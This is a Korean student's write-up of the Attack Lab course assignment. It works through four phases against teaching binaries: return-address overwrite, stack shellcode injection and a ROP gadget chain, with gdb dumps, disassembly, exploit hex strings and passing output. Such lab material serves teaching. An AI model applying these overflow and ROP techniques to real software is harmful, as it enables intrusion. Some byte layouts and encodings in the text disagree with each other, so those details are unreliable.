Attack Lab

20230024 문요준 / target ID: 28

Phase 1

Writeup PDF에서 확인한 test와 touch1은 다음과 같다.

```
1 void test()
2 {
3     int val;
4     val = getbuf();
5     printf("No exploit.  Getbuf returned 0x%x\n", val);
6 }
```

```
1 void touch1()
2 {
3     vlevel = 1;       /* Part of validation protocol */
4     printf("Touch1!: You called touch1()\n");
5     validate(1);
6     exit(0);
7 }
```

Phase 1은 입력 문자열로 Buffer Overflow를 일으켜 getbuf가 test로 반환되어 오는 것이 아닌 touch1의 코드를 실행하는 것이 목표이다. objdump -d를 입력, getbuf를 확인해보면

```
000000000040181e <getbuf>:
  40181e:       48 83 ec 28             sub    $0x28,%rsp
  401822:       48 89 e7                mov    %rsp,%rdi
  401825:       e8 30 02 00 00          callq  401a5a <Gets>
  40182a:       b8 01 00 00 00          mov    $0x1,%eax
  40182f:       48 83 c4 28             add    $0x28,%rsp
  401833:       c3                      retq
```

0x28만큼 스택 메모리를 확보하고 있으므로, 버퍼의 크기는 40바이트임을 알 수 있다. 문자 dcba(아스키문자로 64636261)를 입력해보면

```
(gdb) r
Starting program: /home/std/yojun313/target28/ctarget
Cookie: 0x70206b77
Type string:dcba

Breakpoint 1, getbuf () at buf.c:16
16      buf.c: 그런 파일이나 디렉터리가 없습니다.
Missing separate debuginfos, use: debuginfo-install glibc-2.17-326.el7_9.x86_64
(gdb) i r rsp
rsp            0x5561abd8       0x5561abd8
(gdb) x/40x 0x5561abd8
0x5561abd8:     0x61626364      0x00000000      0x00000000      0x00000000
0x5561abe8:     0x00000000      0x00000000      0x00000000      0x00000000
0x5561abf8:     0x55586000      0x00000000      0x004019a6      0x00000000
0x5561ac08:     0x00000009      0x00000000      0x00401eb3      0x00000000
0x5561ac18:     0x00000000      0x00000000      0xf4f4f4f4      0xf4f4f4f4
0x5561ac28:     0xf4f4f4f4      0xf4f4f4f4      0xf4f4f4f4      0xf4f4f4f4
0x5561ac38:     0xf4f4f4f4      0xf4f4f4f4      0xf4f4f4f4      0xf4f4f4f4
0x5561ac48:     0xf4f4f4f4      0xf4f4f4f4      0xf4f4f4f4      0xf4f4f4f4
0x5561ac58:     0xf4f4f4f4      0xf4f4f4f4      0xf4f4f4f4      0xf4f4f4f4
0x5561ac68:     0xf4f4f4f4      0xf4f4f4f4      0xf4f4f4f4      0xf4f4f4f4
```

스택에 little endian 방식으로 잘 문자가 잘 저장되어 있음을 알 수 있다. %rsp+40의 주소를 touch1의 주소로 바꿔놓아야 touch1이 실행될 것이므로 touch1의 주소를 확인해보면

```
0000000000401834 <touch1>:
  401834:       48 83 ec 08             sub    $0x8,%rsp
  401838:       c7 05 ba 2c 20 00 01    movl   $0x1,0x202cba(%rip)        # 6044fc <vlevel>
  40183f:       00 00 00
  401842:       bf a0 2f 40 00          mov    $0x402fa0,%edi
  401847:       e8 04 f4 ff ff          callq  400c50 <puts@plt>
  40184c:       bf 01 00 00 00          mov    $0x1,%edi
  401851:       e8 f3 03 00 00          callq  401c49 <validate>
  401856:       bf 00 00 00 00          mov    $0x0,%edi
  40185b:       e8 90 f5 ff ff          callq  400df0 <exit@plt>
```

0x401834임을 알 수 있다. 따라서 입력값을 임의의 40바이트 문자 + 0x401834로 구성하면

```
[yojun313@programming2 target28]$ cat exploit.txt
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 34 18 40 00
[yojun313@programming2 target28]$ cat exploit.txt | ./hex2raw | ./ctarget
Cookie: 0x70206b77
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

Buffer Overflow를 일으켜 touch1을 실행, Phase 1을 풀 수 있다.

Phase 2

Writeup PDF와 objdump -d를 실행해 확인한 touch2는 다음과 같다.

```
1 void touch2(unsigned val)
2 {
3     vlevel = 2;       /* Part of validation protocol */
4     if (val == cookie) {
5         printf("Touch2!: You called touch2(0x%.8x)\n", val);
6         validate(2);
7     } else {
8         printf("Misfire: You called touch2(0x%.8x)\n", val);
9         fail(2);
10    }
11    exit(0);
12 }
```

```
0000000000401860 <touch2>:
  401860:       48 83 ec 08             sub    $0x8,%rsp
  401864:       89 fe                   mov    %edi,%esi
  401866:       c7 05 8c 2c 20 00 02    movl   $0x2,0x202c8c(%rip)        # 6044fc <vlevel>
  40186d:       00 00 00
  401870:       3b 3d 8e 2c 20 00       cmp    0x202c8e(%rip),%edi        # 604504 <cookie>
  401876:       75 1b                   jne    401893 <touch2+0x33>
  401878:       bf c8 2f 40 00          mov    $0x402fc8,%edi
  40187d:       b8 00 00 00 00          mov    $0x0,%eax
  401882:       e8 f9 f3 ff ff          callq  400c80 <printf@plt>
  401887:       bf 02 00 00 00          mov    $0x2,%edi
  40188c:       e8 b8 03 00 00          callq  401c49 <validate>
  401891:       eb 19                   jmp    4018ac <touch2+0x4c>
  401893:       bf f0 2f 40 00          mov    $0x402ff0,%edi
  401898:       b8 00 00 00 00          mov    $0x0,%eax
  40189d:       e8 de f3 ff ff          callq  400c80 <printf@plt>
  4018a2:       bf 02 00 00 00          mov    $0x2,%edi
  4018a7:       e8 4f 04 00 00          callq  401cfb <fail>
  4018ac:       bf 00 00 00 00          mov    $0x0,%edi
  4018b1:       e8 3a f5 ff ff          callq  400df0 <exit@plt>
```

edi(C 코드에서 val)의 값을 cookie 값과 일치시켜야 정상적으로 문제가 풀림을 알 수 있다. 401870에서 0x202c8e(%rip)와 edi의 값을 비교하고 있는데, cookie와 val을 비교하는 구문임을 유추할 수 있고 주석으로 cookie의 주소가 604504임을 알려주고 있다. cookie의 값을 확인해보면

```
(gdb) x/x 0x604504
0x604504 <cookie>:      0x70206b77
```

0x70206b77임을 알 수 있다. 반환주소만을 바꿔주는 Phase 1과는 다르게, rdi(val)에 0x70206b77을 넣는 동작을 수행해야하므로 스택에 exploit code를 넣어놓고 이를 실행해야한다. Buffer Overflow를 이용해 반환주소를 스택포인터 주소, 즉 rsp 주소로 바꿔줘야하므로 rsp의 주소를 확인해보면 다음과 같다.

```
(gdb) i r
rax            0x5561abd8       1432464344
rbx            0x55586000       1431855104
rcx            0x16     22
rdx            0xa      10
rsi            0x7ffff7dd6a10   140737351870992
rdi            0x7ffff7dd5640   140737351865920
rbp            0x55685fe8       0x55685fe8
rsp            0x5561abd8       0x5561abd8
r8             0x7ffff7fed740   140737354061632
r9             0x0      0
r10            0x22     34
r11            0x246    582
r12            0x1      1
r13            0x0      0
r14            0x0      0
r15            0x0      0
rip            0x40182a 0x40182a <getbuf+12>
eflags         0x246    [ PF ZF IF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```

rsp의 주소는 0x5561abd8이다.

rdi에 0x70206b77를 넣고 반환하는 machine code를 알아내기 위해 transform.s라는 파일을 만들어 gcc -c transform.s 명령어를 이용해 transform.o로 변환했다.


```
[yojun313@programming2 target28]$ vim transform.s
[yojun313@programming2 target28]$ gcc -c transform.s
[yojun313@programming2 target28]$ objdump -d transform.o

transform.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <_start>:
   0:   48 c7 c7 77 6b 20 70    mov    $0x70206b77,%rdi
   7:   c3                      retq
```

정리하면 rsp의 주소로 이동해서 스택에 저장된 machine code를 실행 및 반환할 때, 스택에 저장된 다음 주소인 touch2의 주소로 이동하면 Phase 2가 풀릴 것이다. 문자열을 구성하면



48 c7 c7 77 6b 20 70 c3 # mov %0x70206b77, %rdi 및 retq

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 # 버퍼 끝 (40바이트)

d8 ab 61 55 00 00 00 00 # rsp 주소, 0x5561abd8

60 18 40 00 00 00 00 00 # touch2 주소, 0x401860

이고 실행해보면

```
[yojun313@programming2 target28]$ cat exploit2.txt
68 60 18 40 00 48 c7 c7 77 6b 20 70 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 ab 61 55 00 00 00 00
[yojun313@programming2 target28]$ cat exploit2.txt | ./hex2raw | ./ctarget
Cookie: 0x70206b77
Type string:Touch2!: You called touch2(0x70206b77)
Valid solution for level 2 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

Phase 2가 풀린다.

Phase 3

Writeup PDF 및 objdump -d로 확인한 hexmatch와 touch3는 다음과 같다.

```
1 /* Compare string to hex represention of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4     char cbuf[110];
5     /* Make position of check string unpredictable */
6     char *s = cbuf + random() % 100;
7     sprintf(s, "%.8x", val);
8     return strncmp(sval, s, 9) == 0;
```

```
11 void touch3(char *sval)
12 {
13     vlevel = 3;       /* Part of validation protocol */
14     if (hexmatch(cookie, sval)) {
15         printf("Touch3!: You called touch3(\"%s\")\n", sval);
16         validate(3);
17     } else {
18         printf("Misfire: You called touch3(\"%s\")\n", sval);
19         fail(3);
20     }
21     exit(0);
22 }
```

```
0000000000401934 <touch3>:
  401934:       53                      push   %rbx
  401935:       48 89 fb                mov    %rdi,%rbx
  401938:       c7 05 ba 2b 20 00 03    movl   $0x3,0x202bba(%rip)        # 6044fc <vlevel>
  40193f:       00 00 00
  401942:       48 89 fe                mov    %rdi,%rsi
  401945:       8b 3d b9 2b 20 00       mov    0x202bb9(%rip),%edi        # 604504 <cookie>
```

touch3에서 hexmatch(cookie, sval)이 1을 반환해야 문제가 풀릴 것이다. hexmatch는 val과 sval과 일치하는지 확인, 일치하면 1을 반환하는 함수인데, 이 코드에서 touch3 내부 hexmatch에서 입력한 값(*sval)을 cookie(val)과 비교해 일치하면 된다.

From Phase 2 --> cookie value: 0x70206b77 / cookie address: 0x604504 / rsp address: 0x5561abd8


sval은 메모리 주소를 저장하기 때문에, rdi(sval) 값에 주소값을 저장해야하는데, 이 주소가 가리키는 값이 cookie value와 같으면 문제가 풀릴 것이다. 따라서 sval에 특정 주소를 넣고 그 주소가 cookie value를 가리키도록 할 것이다. cookie value의 각 문자를 아스키 코드로 변환하면 37 30 32 30 36 62 37 37 00(Null)이고 이를 특정 주소(0x5561ac08)가 가리키는 공간에 넣을 것이다. injection code를 적었다.

mov $0x5561ac08, %rdi

pushq $0x401934

retq

앞에서 언급한 특정 주소는 0x5561ac08인데, rsp의 주소 0x5561abd8에 0x28(버퍼 40바이트), 0x8(반환 주소를 담을 8바이트)를 더해서 계산했다. 그리고 injection code를 실행한 뒤에 touch3 함수를 실행하기 위해 touch3의 첫 부분 주소를 pushq하는 명령어를 포함시켰다. machine code를 알아내기 위해 transform2.s라는 파일을 만들어 gcc -c transform2.s 명령어를 이용해 transform2.o로 변환했다.



정리하면, Buffer Overflow를 일으켜 return 주소를 rsp 주소로 바꿔 exploit code가 실행되게 하고, exploit code에서는 rdi에 cookie의 아스키 값이 저장된 공간을 가리키는 주소(0x5561ac08)를 담고, touch3의 시작주소를 push, 그리고 반환하도록 했으며 주소 0x5561ac08에는 cookie의 아스키 값을 담았다. 최종적으로 입력 string을 다음과 같이 구성했고

48 c7 c7 08 ac 61 55 68 # exploit code 시작 부분, 주소: $0x5561abd8

34 19 40 00 c3 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 # 버퍼 끝 (40바이트)

d8 ab 61 55 00 00 00 00 # rsp 주소: 0x5561abd8

37 30 32 30 36 62 37 37 # 주소: 0x5561ac08, value: 37 30 32 30 36 62 37 37 00

00

실행해보면



Phase 3가 풀린다.

Phase 4

Writeup PDF에 따르면, Phase 4는 ctarget이 아닌 rtarget을 대상으로 공격해야하며, rtarget은 address randomization과 stack memory 영역에서 코드 실행이 불가능하다. 따라서 기존의 방식이 아닌 Return-Oriented Programming, ROP를 이용해 공격을 수행할 것이다. 수행해야하는 공격은 Phase 2와 같기 때문에 여러 개의 gadget을 이용해

mov %0x70206b77, %rdi

retq

를 실행하는 것이 목표이다. cookie 값을 rdi 레지스터에 대입하는 mov %0x70206b77, %rdi 코드는 gadget에서 찾는 것이 불가능하므로, 스택에 cookie값을 저장해 둔다음 pop %rax 명령어를 통해 %rax 레지스터로 옮길 것이다. Writeup PDF에 있는 popq instructions의 Encodings 표에서 확인한 결과, popq %rax는 58이다. 그리고 rdi레지스터에 이 cookie 값을 옮겨주기 위해 movq %rax, %rdi를 실행해야한다. 표에서 확인해보면 이 명령어는 48 49 c7 이다. 이 명령어들을 Gadget을 이용해 실행한다음, touch2()로 이동하면 문제가 풀릴 것이다.

popq %rax #58

retq #c3

를 실행하기 위해서 가젯을 찾아본 결과

```
00000000004019c8 <addval_201>:
  4019c8:       8d 87 7a 11 58 90       lea    -0x6fa7ee86(%rdi),%eax
  4019ce:       c3                      retq
```

이 가젯에서 90은 nop으로 operation이 없기 때문에 주소 4019cc에서 원하는 동작을 수행할 수 있을 것이다.

movq %rax, %rdi # 48 89 c7

retq # c3

를 실행하기 위해 가젯을 찾아본 결과

```
00000000004019dc <setval_299>:
  4019dc:       c7 07 48 89 c7 90       movl   $0x90c78948,(%rdi)
  4019e2:       c3                      retq
```

주소 4019de에서 원하는 동작을 수행할 수 있을 것이다.

문자열을 구성한 결과

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

cc 19 40 00 00 00 00 00 # popq %rax 주소

77 6b 20 70 00 00 00 00 # cookie value

de 19 40 00 00 00 00 00 # movq %rax, %rdi 주소

60 18 40 00 00 00 00 00 # touch2() 시작 주소

다음과 같고

```
[yojun313@programming2 target28]$ cat exploit4.txt
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 19 40 00 00 00 00 00
 77 6b 20 70 00 00 00 00 de 19 40 00 00 00 00 00 60 18 40 00 00 00 00 00
[yojun313@programming2 target28]$ cat exploit4.txt | ./hex2raw | ./rtarget
Cookie: 0x70206b77
Type string:Touch2!: You called touch2(0x70206b77)
Valid solution for level 2 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

문자열을 입력하면 Phase 4가 풀린다.